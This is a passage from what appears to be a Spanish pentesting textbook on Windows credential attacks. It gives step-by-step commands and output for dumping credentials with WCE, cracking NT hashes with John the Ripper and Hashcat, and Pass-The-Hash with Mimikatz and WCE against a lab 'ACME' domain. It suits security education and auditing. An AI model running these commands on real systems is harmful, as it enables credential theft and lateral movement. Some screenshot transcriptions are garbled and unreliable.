Si se observa detenidamente, se puede ver que en el caso del SSP *WDigest*, *Mimikatz* ha sido capaz de extraer las credenciales y descifrarlas para mostrarlas en texto plano. Como ya se mencionó en el capítulo II, esta opción no está habilitada a partir de Windows 8, por lo que, al no estar siempre disponible y no estar relacionada con NTLM, no se estudiará con más detalle.

Si se desea guardar la salida del comando anterior en un archivo de salida, se puede ejecutar el comando “*log*” que guardará todo en un archivo llamado “*mimikatz.log*” en el directorio de trabajo actual.

Extracción en memoria con Windows Credentials Editor (WCE)

WCE es una herramienta desarrollada por *Amplia Security* que puede utilizarse para la extracción de credenciales mantenidas directamente en memoria. Puede descargarse en: <http://www.ampliasecurity.com/research/windows-credentials-editor/>

Una vez descargado, se procede a ejecutarlo con permisos de administrador:

0xWORD

```

Administrator: C:\Windows\System32\cmd.exe

C:\Users\Carlos\Desktop>wce_v1_42beta_x64>wce.exe
WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa Chernan@ampliasecurity.com
Use -h for help.

jafepe:ACME:00000000000000000000000000000000:F826E554DBA11275BFFF8AA6E626A0B8
fran.garcia:ACME:00000000000000000000000000000000:CB68F809EE6170A380F410E0E32B623D
Paco:NONJOINED-WIN7:00000000000000000000000000000000:75830684C7569B1D94B91B183DBAC023
Francisco:NONJOINED-WIN7:00000000000000000000000000000000:A2E3AB705B4B7A21670DB96F9F2A685
Carlos:NONJOINED-WIN7:00000000000000000000000000000000:521F38867B7EAD89C9D6A4B2A242B1A5

C:\Users\Carlos\Desktop>wce_v1_42beta_x64>wce.exe -w
WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa Chernan@ampliasecurity.com
Use -h for help.

jafepe\ACME:Assuan1982
fran.garcia\ACME:ukBlack8-2017
Paco\NONJOINED-WIN7\GarciaCanete2017
Francisco\NONJOINED-WIN7>Password! Imposible!DefRomper!
Carlos\NONJOINED-WIN7:Cordoba!

C:\Users\Carlos\Desktop>wce_v1_42beta_x64>

```

Fig. 03.11: Ejecución de WCE para la extracción de credenciales en memoria.

Como se observa en la imagen anterior, también puede ejecutarse WCE con la opción “-w” para intentar extraer las credenciales en plano gracias al SSP *WDigest*, el cual sólo está disponible por defecto en versiones de anteriores a Windows 8.

7. Cracking de hashes LM y NT

Una vez se han obtenido, por cualquier medio o técnica, ciertos *hashes* LM o NT de contraseñas, se puede proceder a intentar obtener la contraseña en plano representada por dichos *hashes*. A este proceso se le conoce como *cracking* de contraseñas, el cual tratará de romperlas al tratarse de funciones *hash* no reversibles. Debido a que la tarea de *crackear* o romper funciones *hash* es a menudo realmente costosa en tiempo, se requerirá una muy buena planificación previo.

Durante esta sección, se intentarán obtener las contraseñas en plano de las credenciales obtenidas anteriormente de la base de datos SAM, aunque podrá aplicarse a cualquier otro *hash* NT obtenido mediante otra técnica.

```

root@pentest-kali: ~
File Edit View Search Terminal Tabs Help
root@pentest-kali: ~ x root@pentest-kali: ~ x root@pentest-kali: ~ x
root@pentest-kali: ~
root@pentest-kali: ~ # cat windows_hashes_192.168.100.223.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7a0c089c0:::
Patricia:1004:aad3b435b51404eeaad3b435b51404ee:2d808ec0ca96596c43d81f1d20bdcb0:::
Carlos:1005:aad3b435b51404eeaad3b435b51404ee:521f38867b7ead89c9d6a4b2a242b1a5:::
Francisco:1006:aad3b435b51404eeaad3b435b51404ee:a2e3ab705bc4b7a21670db96f9f2a685:::
Consuelo:1007:aad3b435b51404eeaad3b435b51404ee:2253326179908b41c6f3abc0f058d363:::
Paco:1008:aad3b435b51404eeaad3b435b51404ee:75830684c7569b1da4b91b183dbaca53:::
Miriam:1009:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75abc75dc855dd74f0da:::
root@pentest-kali: ~ #

```

Fig. 03.12: Hashes NT obtenidos de la base de datos SAM.

Cracking con John the Ripper

En esta ocasión, se utilizará la archiconocida herramienta *John the Ripper* para dicha finalidad. *John the Ripper* es una herramienta de *cracking* disponible para muchas plataformas cuya web oficial es: <http://www.openwall.com/john/>


Esta herramienta se encuentra instalada en la distribución *Kali Linux* por defecto y es muy sencilla de utilizar.

Para comenzar, se atacarán los *hashes* mediante diccionario. En concreto, se utilizará el diccionario “*rockyou*”. Este diccionario está incluido en todas las versiones modernas de *Kali Linux* y se encuentra en */usr/share/wordlists/rockyou.txt.gz*

Otros diccionarios preparados para este tipo de ataques pueden ser encontrados en las siguientes direcciones:

<https://github.com/danielmiessler/SecLists/tree/master/Passwords>
<https://wiki.skullsecurity.org/Passwords>
<https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm>
<https://github.com/berzerk0/Probable-Wordlists>

Una vez extraído “*rockyou*”, se procede a ejecutar *John the Ripper* del siguiente modo:



```
root@pentest-kali: ~
File Edit View Search Terminal Tabs Help
root@pentest-kali: ~ x root@pentest-kali: ~ x root@pentest-kali: ~ x
root@pentest-kali: ~ # john --wordlist=/usr/share/wordlists/rockyou.txt windows_hashes_192.168.100.223.txt --format=NT
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (Miriam)
password123      (Administrator)
Supergirl        (Patricia)
3g 0.0001.09 100% (2017-03-17 20:29) 0.04324g/s 206748p/s 206748c/s 829913C/s
...[redacted] Vamos ...
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@pentest-kali: #
```

Fig. 03.13: Cracking de hashes NT mediante ataque de diccionario con John the Ripper.

Nótese que se le ha especificado a *John the Ripper* la opción de utilizar un diccionario y la ruta del mismo con el parámetro “*--wordlist*” y que el formato de *hashes* a *crackear* es NT, especificado con el parámetro “*--format*”.

En la captura se puede observar también que el ataque mediante diccionario ha tenido éxito para conseguir las contraseñas de los usuarios “*Miriam*” y “*Patricia*”.

Si se desea extraer las contraseñas del resto de cuentas se necesitará mejorar el diccionario, probar otros diccionarios, o realizar un ataque por fuerza bruta.

Para continuar con un ataque por fuerza bruta, bastará con ejecutar *john* junto al archivo que contiene las credenciales.

```
root@pentest-kali:~# john windows_hashes_192.168.100.223.txt --format=NT
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 7 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 4 password hashes with no different salts
Press q or Ctrl-C to abort, almost any other key for status
Qq 0:00:00:46 3/3 0g/s 17485Kb/s 17485Kc/s 69943KC/s 67anzl..67anzk
Qq 0:00:01:55 3/3 0g/s 20661Kb/s 20661Kc/s 83355KC/s tbsbl05..tbsbl0g
```

Fig. 03.14: Cracking de hashes NT mediante ataque por fuerza bruta con John the Ripper.

Dependiendo de la capacidad de cómputo de la máquina donde se ejecute *John the Ripper*, el ataque de fuerza bruta será más o menos eficiente. Puede pulsarse cualquier tecla para obtener un resumen del estado actual del ataque.

Cracking con Hashcat

Hashcat es, a día de hoy, posiblemente la herramienta más utilizada y eficaz para tareas de *cracking*. La última versión de *Hashcat* puede encontrarse en su web oficial: <https://hashcat.net>.

Para entender las diferentes opciones de *Hashcat*, se puede ejecutar con el parámetro “-h” e invocar su información de ayuda. Dicha ayuda muestra los parámetros y sus funcionalidades, los *hashes* aceptados y compatibles, modos de ataque, creación de reglas, así como ejemplos prácticos de ejecución. Además de ello, *Hashcat* dispone de los siguientes recursos a modo de ayuda:

https://hashcat.net/wiki/#frequently_asked_questions

https://hashcat.net/wiki/#howtos_videos_papers_articles_etc_in_the_wild

Para el ejemplo actual, se ejecutará el siguiente comando:

```
hashcat -a 0 -m 1000 --username windows_hashes_192.168.100.223.txt /usr/share/wordlists/
rockyou.txt --potfile-path salida_NT.pot
```

Las opciones utilizadas se explican a continuación:

- a 0: indica el modo de ataque. *Straigh* o diccionario en este caso.
- m 1000: especifica que se van a pasar *hashes* del tipo NT. Se puede consultar en la ayuda este valor para cada tipo soportado.
- username. Indica que el archivo *windows_hashes_192.168.100.223.txt* contiene nombres de usuario también.

- /usr/share/wordlists/rockyou.txt: diccionario a utilizar para el ataque.
- --potfile-path salida_NT.pot: ruta del archivo *pot* a generar. Este archivo contendrá los *hashes crackeados* con éxito.

```

root@pentest-kali:~# hashcat -m 1000 --potfile-path salida_NT.pot windows_hashes_192.168.100.223.txt
Device #1: autotuned kernel-accel to 1024
Device #1: autotuned kernel-loops to 1
[0] 0x0000000000000000:0000000000000000:password123
[1] 0x0000000000000000:0000000000000000:Administrator
[2] 0x0000000000000000:0000000000000000:Supergirl
[3] 0x0000000000000000:0000000000000000:Miriam
INFO: approaching final keyspace, workload adjusted

Session.....: hashcat
Status.....: Exhausted
Hash.Type....: NTLM
Hash.Target...: windows_hashes_192.168.100.223.txt
Time.Started.: Fri Mar 17 22:12:16 2017 (5 secs)
Time.Estimated.: Fri Mar 17 22:12:21 2017 (0 secs)
Input.Base....: File (/usr/share/wordlists/rockyou.txt)
Input.Queue...: 1/1 (100.00%)
Speed.Dev.#1.: 2963.0 MH/s (0.54ms)
Recovered....: 3/7 (42.86%) Digests, 0/1 (0.00%) Salts
Progress.....: 14343297/14343297 (100.00%)
Rejected.....: 5450/14343297 (0.94%)
Restore.Point.: 14343297/14343297 (100.00%)
Candidates.#1.: $HEX(213134356173382a) -> $HEX(042a0337c2a156615d6f732103)
HwMon.Dev.#1.: N/A

Started: Fri Mar 17 22:12:12 2017
Stopped: Fri Mar 17 22:12:22 2017

root@pentest-kali:~# cat salida_NT.pot
31d6cfeed16a931b73c59d7e0c089c0:
a9fd1a038c4b75ebc76dc855dd74f0da:password123
2d808ec0ca96596c42d81f1d20bdccbe0:Supergirl

```

Fig. 03.15: Cracking de hashes NT mediante ataque de diccionario con Hashcat.

Las contraseñas en plano obtenidas son mostradas por separado del usuario relacionado. Para listarlas juntas, se puede hacer uso del parámetro “*--show*” de *Hashcat* del siguiente modo:

```

root@pentest-kali:~# hashcat -m 1000 --show -o salida_NT.pot windows_hashes_192.168.100.223.txt
Administrator:Administrator
Supergirl:Supergirl
Miriam:password123

```

Fig. 03.16: Resultados de ataque de diccionario con Hashcat.

Hashcat es una herramienta con multitud de opciones para mejorar su eficiencia. Se recomienda revisar su documentación para poder sacarle en máximo partido.

8. Pass-The-Hash

Pass-The-Hash es el nombre que recibe la técnica que permite a un atacante autenticarse contra un equipo o servicio remoto utilizando el *hash* NT de un usuario en lugar de la contraseña en plano.

¿Para qué *crackear* la contraseña representada por un *hash* se es posible usar el *hash* directamente para realizar la autenticación? De este modo, un *hash* puede llegar a ser igual de útil que la contraseña en plano para un atacante ya que el *hash* será igualmente válido mientras el usuario no cambie la contraseña.

La primera vez que se publicó sobre esta técnica fue en 1997 por *Paul Ashton*. Puede obtenerse más información en: <http://www.securityfocus.com/bid/233/discuss>

Con la corrección de varias vulnerabilidades en las implementaciones de NTLM y recientes nuevas medidas implementadas por Microsoft, se ha llegado a pensar que los ataques *Pass-The-Hash* son cosa del pasado. Sin embargo, no sólo es aún una técnica que puede ser usada bajo comunes condiciones, sino que además es la base para ataques más sofisticados al protocolo de autenticación Kerberos como se verá en el siguiente capítulo.

Esta técnica es ampliamente utilizada con éxito para realizar movimientos laterales y verticales y tiene un gran impacto dentro de auditorías o intrusiones en entornos *Active Directory*, como se estudiará más tarde en el capítulo dedicado a este tipo de entornos corporativos.

Siguiendo el mismo pensamiento, *Pass-The-Hash* podría no verse como una vulnerabilidad sino como una característica de Windows. Al fin y al cabo, la autenticación NTLM utiliza el *hash* LM / NT del mismo modo para implementar *Single Sign-On* como ya se vio en el capítulo anterior.

Hasta el momento, uno no podía prevenir por completo ataques de *Pass-The-Hash* sino sólo intentar detectarlo, reducirlo en la mayor medida posible y minimizar su impacto. Sin embargo, recientemente Microsoft ha presentado *Credential Guard* con Windows 10 y Windows Server 2016.

Credential Guard promete ser la solución definitiva para evitar el robo de credenciales en memoria y una mitigación a los ataques *Pass-The-Hash*. Para ello, utiliza seguridad basada en virtualización para aislar las credenciales y otros secretos utilizados por NTLM y Kerberos. Su implementación requiere de una serie de requisitos y características:

- Solo está implementado en Windows 10 *Enterprise Edition* o Windows Server 2016.
- UEFI *firmware* versión 2.3.1 o superior.
- Extensiones de virtualización Intel VT-x o AMD-V.
- Arquitectura x64.
- TPM 1.2 o 2.0.
- *Secure Firmware Update*.
- *Hypervisor*.

Estas condiciones son, a menudo, difícil de disponer en todos los equipos de una red corporativa, por lo que aún se estima que su total instauración necesitará varios años.

Más información sobre *Credential Guard* puede obtenerse en las siguientes direcciones:

<https://technet.microsoft.com/en-us/itpro/windows/keep-secure/credential-guard>

<https://www.blackhat.com/docs/us-15/materials/us-15-Moore-Defeating%20Pass-the-Hash-Separation-Of-Powers-wp.pdf>

<http://www.elladodelmal.com/2016/09/windows-10-y-el-final-del-los-ataques.html>

En esta ocasión, se tomará como entorno un equipo donde no existe *Credentials Guard*.

Una vez se dispone de las credenciales NTLM, en este caso formadas por un dominio, usuario y *hash* NT, se puede hacer uso de *Pass-The-Hash* para conseguir la autenticación a un recurso de la red directamente inyectando el *hash* NT en el proceso de autenticación LSASS, sin necesidad de utilizar o conocer la contraseña en plano.

A partir de ese momento, en todo punto de control en el que se pueda o haya que realizar una autenticación NTLM a través del servicio de *Network Logon*, se realizará todo el proceso de cifrado del desafío que provee el servidor de autenticación con el *hash* NT, sin importar para nada cuál fuera la contraseña. Es decir, no servirá para los procesos de inicio de sesión interactivos, pero sí para los inicios de sesión en red.

¿Cómo funciona el ataque *Pass-The-Hash*? Mientras que pueden existir pequeñas variaciones en el proceso, los pasos generales para realizar el ataque son generalmente consistentes:

1. El atacante obtiene los *hashes* desde el equipo víctima. Este paso puede realizarse de maneras muy diversas y con distintas técnicas. Las más comunes son la obtención de dichas credenciales de la base de datos SAM o de memoria.
2. El atacante, utilizando alguna herramienta para llevar a cabo *Pass-The-Hash*, inyecta dicho *hash* en el proceso LSASS. Para conseguir esto, generará una nueva sesión *logon* y sobreseguirá el *hash* de la misma con el nuevo *hash* conocido por el atacante.
3. De ahora en adelante, gracias a *Single Sing-On*, Windows proporcionará dichas credenciales automáticamente para autenticarse frente al equipo víctima, utilizando las credenciales inyectadas sin necesidad de conocer la contraseña, sino sólo su representación *hash*.

Existe otra aproximación más limitada en la que se utiliza una versión modificada de un cliente SMB para conectarse a SMB utilizando únicamente el *hash* de la contraseña. Se verá este enfoque cuando se nombren algunas herramientas para hacer *Pass-The-Hash* con *PsExec*.

Pass-The-Hash con Mimikatz

De Nuevo, *Mimikatz* se presenta como una herramienta con un amplio abanico de funcionalidades. Entre ellas, permite la realización de *Pass-The-Hash*.

En esta sección se explicará con detalle cómo *Mimikatz* implementa dicha técnica, observando los distintos pasos que realiza hasta conseguir con éxito el ataque.

Al realizar *Pass-The-Hash*, *Mimikatz* ejecuta un nuevo proceso bajo las nuevas credenciales generadas con el *hash* NT pasado.

El esquema de funcionamiento de este ataque generado por *Mimikatz* puede verse a continuación:




Fig. 03.17: Esquema y fases del ataque Pass-The-Hash con Mimikatz.

Como se ha visto en el esquema anterior, un punto importante a no olvidar es que se necesitará inyectar las credenciales en LSA por lo que se requerirá correr *Mimikatz* con permisos de administrador y privilegios *debug*, para poder acceder a *lsass.exe* con permisos de lectura y escritura.

La opción para realizar *Pass-The-Hash* en *Mimikatz* es *pth* y puede encontrarse dentro del módulo *sekurlsa*. Los parámetros que requiere *pth* son los siguientes:

- /user:<USUARIO>. Donde <USUARIO> es el nombre del usuario cuyo *hash NT* se va a pasar.
- /domain:<FQDN>. *Fully Qualified Domain Name* del dominio. Si no se trata de un dominio *Active Directory*, se puede utilizar el nombre de equipo o *workgroup* al utilizar cuentas locales.
- /ntlm:<HASH_NTLM>. Donde <HASH_NTLM> es el *hash NT* de la contraseña del usuario.
- /run:<COMANDO>. Donde <COMANDO>, es el comando a ejecutar bajo las credenciales pasadas por el ataque. El valor por defecto es “*cmd.exe*”.

Ahora, se va a realizar un ejemplo de *Pass-The-Hash* con *Mimikatz* donde se irá detallando paso a paso cómo se realiza el ataque y el porqué de cada paso.

En esta ocasión, se utilizarán las siguientes credenciales de *Active Directory* que se han obtenido por otro medio:

- Dominio: ACME.
- Usuario: Administrador.
- Hash NT: 1b879e68e782da973414630f502bb9a5.

BWORD

Antes de comenzar el ataque, se van a listar con *logonsessions* de *SysInternals* las sesiones *logon* disponibles en el equipo.

```

Administrator: C:\Windows\System32\cmd.exe
[4] Logon session 00000000:000165d2:
User name: NI AUTHORITY\ANONYMOUS LOGON
Auth package: NTLM
Logon type: Network
Session: 0
Sid: S-1-5-2
Logon time: 3/21/2017 2:06:17 PM
Logon server: 
DNS Domain: 
UPN: 

[5] Logon session 00000000:00164985:
User name: Cliente1-WIN7\Empleado1
Auth package: NTLM
Logon type: Interactive
Session: 1
Sid: S-1-5-21-842201107-361487847-1754018049-1000
Logon time: 3/22/2017 10:55:40 AM
Logon server: CLIENTE1-WIN7
DNS Domain: 
UPN: 

[6] Logon session 00000000:001aebe3:
User name: ACME\jafepe
Auth package: Kerberos
Logon type: CachedInteractive
Session: 1
Sid: S-1-5-21-60758533-429432055-272316326-1111
Logon time: 3/22/2017 11:12:26 AM
Logon server: DC1
DNS Domain: ACME.LOCAL
UPN: jafepe@acme.local

C:\SysinternalsSuite>_

```

Fig. 03.18: Sesiones logon disponibles antes de realizar ataque Pass-The-Hash.

Como se puede apreciar, se dispone únicamente de sesiones *logon* para la cuenta de usuario “ACME\jafepe”.

Utilizando dicha cuenta, se van a intentar listar los archivos en C en el equipo remoto “DC3”. Esta operación fallará ya que “jafepe” no tiene permisos de administrador en el equipo “DC3”.

```

Administrator: C:\Windows\System32\cmd.exe - powershell.exe
C:\Windows\System32>whoami
jafepe
C:\Windows\System32>dir \\DC3\c$>
Access is denied.
C:\Windows\System32>

```

Fig. 03.19: Listado de archivos en C en la máquina “DC3” fallido.

A continuación, se utiliza este usuario para ejecutar *Mimikatz* como administrador local. Se realiza ahora la técnica *Pass-The-Hash* para ejecutar el proceso *powershell.exe* pasando las credenciales NTLM formadas por el dominio, usuario y *hash* de contraseña del usuario “ACME\Administrador”.

```
mimikatz 2.1.1 x64 (oe.eo)
mimikatz # sekurlsa::pth /domain:ACME /user:Administrador /ntlm:1b879e68e782
3414630f502bb9a5 /run:powershell.exe
user   : Administrador
domain : ACME
program : powershell.exe
impers. : no
NTLM   : 1b879e68e782da973414630f502bb9a5
    PID 544
    TID 1980
    LSA Process is now R/W
    LUID 0 : 1886517 <00000000:001cc935>
    msv1_0 - data copy @ 0000000000356ED0 : OK !
    keyberos - data copy @ 000000000032E588
    aes256_hmac -> null
    aes128_hmac -> null
    rc4_hmac_nt      OK
    rc4_hmac_old     OK
    rc4_md4          OK
    rc4_hmac_nt_exp  OK
```

Fig. 03.20: Uso de pth para la técnica Pass-The-Hash con Mimikatz.

En la parte superior de la captura anterior se puede observar el formato del comando *pth*. Se ha resaltado también la sesión *logon* que se ha asignado al nuevo proceso lanzado. En este caso, dicha sesión *logon* tiene el ID 001cc935.




Fig. 03.21: Process Explorer muestra el usuario y sesión logon asignado al proceso powershell.exe lanzado por Mimikatz.

Si se listan las sesiones *logon* disponibles en el equipo, se verá que se ha generado esta nueva sesión.

```

Administrator: C:\Windows\System32\cmd.exe
I61 Logon session 00000000:001aeb3:
User name: ACME\jafepe
Auth package: Kerberos
Logon type: CachedInteractive
Session: 1
Sid: S-1-5-21-60758533-429432055-272316326-1111
Logon time: 3/22/2017 11:12:26 AM
Logon server: DC1
DNS Domain: ACME.LOCAL
UPN: jafepe@acme.local

I71 Logon session 00000000:001cba63:
User name: ACME\jafepe
Auth package: Kerberos
Logon type: CachedInteractive
Session: 1
Sid: S-1-5-21-60758533-429432055-272316326-1111
Logon time: 3/22/2017 6:57:59 PM
Logon server: DC1
DNS Domain: ACME.LOCAL
UPN: jafepe@acme.local

I81 Logon session 00000000:001cc935:
User name: ACME\jafepe
Auth package: Negotiate
Logon type: NewCredentials
Session: 0
Sid: S-1-5-21-60758533-429432055-272316326-1111
Logon time: 3/22/2017 7:01:14 PM
Logon server: DC1
DNS Domain: ACME.LOCAL
  
```

Fig. 03.22: Sesiones logon disponibles después de realizar ataque Pass-The-Hash.

Sin embargo, si se observa detalladamente, dicha sesión pertenece al usuario “ACME\jafepe” en lugar de “ACME\Administrador”. ¿Por qué?

Para aclarar este punto, se ejecuta *Mimikatz* para listar las sesiones en memoria y el contenido de las credenciales de éstas.

```

mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 1886517 <00000000:001cc935>
Session          : NewCredentials from 0
User Name        : jafepe
Domain          : ACME
Logon Server     : <null>
Logon Time       : 3/22/2017 7:01:14 PM
SID              : S-1-5-21-60758533-429432055-272316326-1111
msn :
[00000003] Primary
* Username : Administrador
* Domain  : ACME
* NTLM    : 1b829e68e782da973414630f502bb9a5
tspkg :
* Username : Administrador
* Domain  : ACME
* Password : <null>
udigest :
* Username : Administrador
* Domain  : ACME
* Password : <null>
  
```

Fig. 03.23: Sesión logon generada por Mimikatz para ataque Pass-The-Hash.

El resultado observado en la captura aclara bastante la pregunta anterior. *Mimikatz* ha generado una nueva sesión *logon* del usuario “ACME\jafepe” y a continuación ha sobrescrito directamente en memoria el contenido de las credenciales asignadas al SSP NTLM (msv) de esta sesión. El siguiente paso ha sido asignar esta sesión *logon* al *access token* asociado al proceso *powershell.exe* lanzado por *Mimikatz*.

```

Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
acme\jafepe
PS C:\Windows\system32> dir \\DC3\c$>

    Directory: \\DC3\c$>

Mode                LastWriteTime     Length Name
d-----        7/16/2016   3:23 PM          PerfLogs
d----r--        11/9/2016  12:27 PM        Program Files
d-----        7/16/2016   3:23 PM        Program Files (x86)
d----r--        11/9/2016  2:39 PM          Users
d-----       3/14/2017   7:15 PM          Windows

```

Fig. 03.24: Proceso powershell.exe lanzado por Mimikatz mediante la técnica Pass-The-Hash.

Hay varios puntos importantes a aclarar en la anterior captura. El comando *whoami* devuelve que el usuario corriendo el proceso es “ACME\jafepe”. De hecho, esto es correcto. El usuario que corre dicho proceso es “jafepe”. Sin embargo, cuando este proceso intenta acceder a un recurso remoto en la red, se utilizarán las credenciales que se encuentran en la sesión *logon* referenciada en el *access token* asignado al proceso. Es por ello que, ya que estas credenciales pertenecen a “ACME\Administrador”, el listado de los archivos en el equipo “DC3” tiene éxito en esta ocasión.

En la sección “Ejecución de código en remoto” del Capítulo “Active Directory” se explicarán algunas técnicas para ejecutar código más elaborado en remoto una vez se utiliza la técnica *Pass-The-Hash*.

Pass-The-Hash con Windows Credentials Editor (WCE)

WCE también permite realizar esta técnica. Para ello, al igual que *Mimikatz*, sobrescribe en memoria la información de las credenciales allí mantenidas. Por lo tanto, de nuevo, se necesitará correr WCE con permisos de administrador local.

En este caso, en lugar de lanzar un nuevo proceso con las nuevas credenciales, WCE actualiza la sesión *logon* actual, por lo que posteriormente, todo proceso que utilice dicha sesión tendrá las credenciales para aquellos procesos de autenticación en red.

Para comprobar dicha afirmación, se realiza la siguiente prueba:

1. Se ejecuta *cmd.exe* bajo los permisos del usuario “ACME\jafepe”.
2. Se intentar acceder a “c\$” en 192.168.100.103. Sólo el usuario “ACME\Administrador” tiene permiso para ello, por lo que esta operación falla.

3. Se actualiza con WCE la sesión *logon* asociada para que contenga las credenciales de "ACME\Administrador" dado el *hash* de su contraseña.
4. Se accede ahora a "c\$" en 192.168.100.103 con éxito.

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\System32\cmd.exe". The user has run the command "wce -s administrador:ACME:00000000000000000000000000000000" to update the NTLM credentials for the current logon session. The output shows the new credentials (LMHash: 00000000000000000000000000000000 and NTHash: 1B879E68E782DA973414630F502BB9A5) and a confirmation message: "NTLM credentials successfully changed!". The user then attempts to access the "\\192.168.100.103\c\$" share, which results in an "Access is denied" error. Finally, the user lists the contents of the \\192.168.100.103\c\$ share, showing directories for mimikatz_trunk, PerfLogs, Program Files, Program Files (x86), Users, and Windows, along with their creation dates and times.

```
C:\Users\Empleado1\Desktop\wce_v1_42beta_x64>whoami
acme\jafepa
C:\Users\Empleado1\Desktop\wce_v1_42beta_x64>dir \\192.168.100.103\c$
Access is denied.

C:\Users\Empleado1\Desktop\wce_v1_42beta_x64>wce -s administrador:ACME:00000000000000000000000000000000
00000000000000000000000000000000 1B879E68E782DA973414630F502BB9A5
WCE v1.42beta (x64) (Windows Credentials Editor) - (c) 2018-2019 Amplia Security
- by Hernan Ochoa (Hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (007CF88Bh) to:
Username: administrador
Domain: ACME
LMHash: 00000000000000000000000000000000
NTHash: 1B879E68E782DA973414630F502BB9A5
NTLM credentials successfully changed!

C:\Users\Empleado1\Desktop\wce_v1_42beta_x64>dir \\192.168.100.103\c$
Volume in drive \\192.168.100.103\c$ has no label.
Volume Serial Number is 70BD-F417

Directory of \\192.168.100.103\c$

12/23/2016  03:18 PM    <DIR>          mimikatz_trunk
07/16/2016  02:23 PM    <DIR>          PerfLogs
11/09/2016  12:27 PM    <DIR>          Program Files
07/16/2016  02:23 PM    <DIR>          Program Files (x86)
11/09/2016  02:39 PM    <DIR>          Users
03/14/2017  07:15 PM    <DIR>          Windows
